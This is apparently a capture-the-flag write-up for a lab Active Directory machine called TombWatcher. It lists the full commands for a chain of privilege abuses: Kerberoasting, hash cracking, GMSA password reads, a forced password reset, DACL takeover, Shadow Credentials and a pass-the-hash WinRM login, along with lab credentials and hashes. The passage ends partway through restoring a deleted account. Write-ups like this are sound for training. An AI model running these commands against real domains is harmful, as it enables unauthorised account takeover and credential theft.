

Summary
TombWatcher starts with provided credentials for henry, which is consistent with an assumed-breach or internal pentest scope. From there, the attack is a sequence of ACL hops: WriteSPN on alfred enables Kerberoasting, the cracked hash gets alfred into the Infrastructure group where a GMSA password is readable, ansible_dev$ can force-change sam’s password, and sam has WriteOwner over john. After a full DACL takeover, Shadow Credentials against john produces a WinRM shell and the user flag.
Privilege escalation starts with a certificate template enumeration. The WebServer template has an enrollment right tied to an unresolved SID, a deleted account still sitting in the AD Recycle Bin. Restoring cert_admin from the bin gives john a GenericAll target to perform Shadow Credentials against. With cert_admin’s hash in hand, the WebServer template is vulnerable to ESC15, where the application policy can be overridden at request time to enable client authentication. A certificate requested for [email protected] leads to an NT hash and a pass-the-hash session as domain Administrator.
Flags:
- User: WriteSPN → Kerberoast alfred → GMSA ansible_dev$ → reset sam → DACL abuse john → Shadow Credentials → WinRM as john
- Root: ADCS certipy find → orphaned SID in WebServer template → restore cert_admin from AD Recycle Bin → Shadow Credentials cert_admin → ESC15 forged admin cert → pass-the-hash as Administrator
Detailed Walkthrough
Enumeration
Nmap Scan
Start with a full TCP port scan:
sudo nmap -p- --min-rate 1000 -T4 10.129.232.167 -oA TCP_allportsExtract open ports:
ports=$(grep open TCP_allports.nmap | awk -F/ '{print $1}' | tr '\n' ',' | sed 's/,$//')Run the detailed service scan:
sudo nmap -p $ports -sC -sV -vv -oA TCP_detailed 10.129.232.167PORT STATE SERVICE VERSION
53/tcp open domain Simple DNS Plus
80/tcp open http Microsoft IIS httpd 10.0
88/tcp open kerberos-sec Microsoft Windows Kerberos
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows AD LDAP (Domain: tombwatcher.htb)
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open ssl/ldap Microsoft Windows AD LDAP (Domain: tombwatcher.htb)
3268/tcp open ldap Microsoft Windows AD LDAP (Domain: tombwatcher.htb)
3269/tcp open ssl/ldap Microsoft Windows AD LDAP (Domain: tombwatcher.htb)
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (WinRM)
9389/tcp open mc-nmf .NET Message Framing
- 88 (Kerberos) confirms a domain controller
- 389/636/3268 (LDAP) gives us the domain name
tombwatcher.htband hostnameDC01- 5985 (WinRM) is open. Valid credentials that land in the right group get a shell
- 80 (IIS) is present but shows a default IIS page; nothing useful there for this path
Add the DC to /etc/hosts and sync the clock before doing anything Kerberos-related:
sudo nano /etc/hosts
# 10.129.232.167  tombwatcher.htb dc01.tombwatcher.htb
sudo ntpdate 10.129.232.167The LDAP certificate shows a 4-hour clock skew in the scan. Syncing before any certipy or Kerberos operation will save headaches later.
Active Directory Enumeration - BloodHound
With henry’s credentials, and seeing that this is a domain environment it makes sense to collect BloodHound data using rusthound:
rusthound-ce -d tombwatcher.htb -u 'henry' -p 'H3nry_987TGV!' -o ./bh -z
Start BloodHound and import the collected zip:
bloodhound-start


Tip: If you are re-importing after resetting the box or re-collecting, go to Administration -> Database Management and clear the old data first. Stale node relationships can muddy the picture.

Mark henry as owned and explore outbound paths.

From here a Shortest paths from Owned objects cypher can help show possible paths and misconfigurations.
The full attack path becomes visible from the graph:

The chain is: henry has WriteSPN on alfred, alfred can AddSelf to the Infrastructure group, Infrastructure members can read the GMSA password for Ansible_dev$, Ansible_dev$ has ForceChangePassword on sam, sam has WriteOwner on john, and john is in Remote Management Users.
Finding 1: Multi-Hop ACL Chain from henry to john Exposes a Full Path to Initial WinRM Access
Foothold - ACL Chain
Step 1: WriteSPN and Kerberoasting alfred
henry has WriteSPN over alfred, which means we can assign a Service Principal Name to that account and then request a Kerberos service ticket for it. Kerberos service tickets are encrypted with the target account’s password hash, so offline cracking becomes possible.
Assign an SPN to alfred:
bloodyAD -u henry -p 'H3nry_987TGV!' --host 10.129.232.167 set object ALFRED servicePrincipalName -v 'http/pwned'
Kerberoast the account:
nxc ldap tombwatcher.htb -u henry -p 'H3nry_987TGV!' --kerberoasting kerberoasting.out
Clean up the SPN once the hash is captured. Good practice in general, even though this box has a cleanup script that is aggressively resetting changes:
bloodyAD -u henry -p 'H3nry_987TGV!' --host 10.129.232.167 set object ALFRED servicePrincipalName
Crack the hash with Hashcat (mode 13100 = Kerberos TGS-REP):
hashcat -m 13100 kerberoasting.out /usr/share/wordlists/rockyou.txt
Credentials recovered: alfred:basketball
Step 2: Add alfred to Infrastructure Group
alfred has AddSelf rights on the Infrastructure group, so the account can add itself:
bloodyAD -u alfred -p 'basketball' --host 10.129.232.167 add groupMember infrastructure Alfred
Step 3: Read GMSA Password (Ansible_dev$)
Members of Infrastructure can read the GMSA password for Ansible_dev$. NXC handles the GMSA retrieval cleanly:
nxc ldap tombwatcher.htb -u alfred -p 'basketball' --gmsa
GMSA hash recovered: ansible_dev$:cba56cd2df7d642f622e2a59956f6d47
Step 4: Force-Change sam’s Password
Ansible_dev$ has ForceChangePassword on sam. Pass the NT hash with a colon prefix for bloodyAD:
bloodyAD -u ansible_dev$ -p ':cba56cd2df7d642f622e2a59956f6d47' --host 10.129.232.167 set password sam 'Password1!'
Step 5: Take Ownership of john and Grant FullControl
sam has WriteOwner on john. Taking ownership then writing a DACL entry gives full control of the account:
impacket-owneredit -action write -new-owner 'sam' -target 'john' 'tombwatcher.htb'/'sam':'Password1!'
impacket-dacledit -action 'write' -rights 'FullControl' -principal 'sam' -target 'john' 'tombwatcher.htb'/'sam':'Password1!'
Step 6: Shadow Credentials on john
With FullControl over john, perform a Shadow Credentials attack to recover john’s NT hash without touching the account’s actual password:
certipy-ad shadow auto -u [email protected] -p 'Password1!' -account john -dc-ip 10.129.232.167
NT hash for john: ad9324754583e3e42b55aad4d3b8d2bf
Note: This box runs an aggressive cleanup script that periodically resets group memberships, passwords, and ACLs. If certipy fails unexpectedly, verify that alfred is still in Infrastructure and sam’s password is still set. Re-run any necessary steps before proceeding. Also re-run
sudo ntpdate 10.129.232.167if Kerberos starts throwing clock skew errors.
WinRM as john, and Grab the User Flag
evil-winrm -i 10.129.232.167 -u john -H 'ad9324754583e3e42b55aad4d3b8d2bf'
Privilege Escalation
ADCS Enumeration
john has GenericAll over an OU named ADCS in BloodHound, but that OU path is a dead end for this chain.

The more interesting lead is checking what certificate templates are misconfigured:
certipy-ad find -u john -hashes :ad9324754583e3e42b55aad4d3b8d2bf -target 10.129.232.167

In the JSON output, template 17 (WebServer) has a recognizable SID in the enrollment rights list:
S-1-5-21-1392491010-1358638721-2126982587-1111Everything else in that list resolves to a readable name like Domain Admins or Enterprise Admins. An unresolved SID here means the account it belonged to was deleted after the permission was granted. The permission is still active in Active Directory even though the principal no longer exists in a normal query.
Finding 2: Orphaned SID in WebServer Template Enrollment Rights Points to a Deleted Account with Active Certificate Enrollment Privileges
Investigating the AD Recycle Bin
Check whether the account behind that SID was deleted but still recoverable. From the john WinRM session:
Get-ADObject -Filter 'objectsid -eq "S-1-5-21-1392491010-1358638721-2126982587-1111"' -Properties * -IncludeDeletedObjects
cert_admin is in the Recycle Bin with a GUID we can use to restore it. There is also a way to do this from the attack box without a PowerShell session if needed:
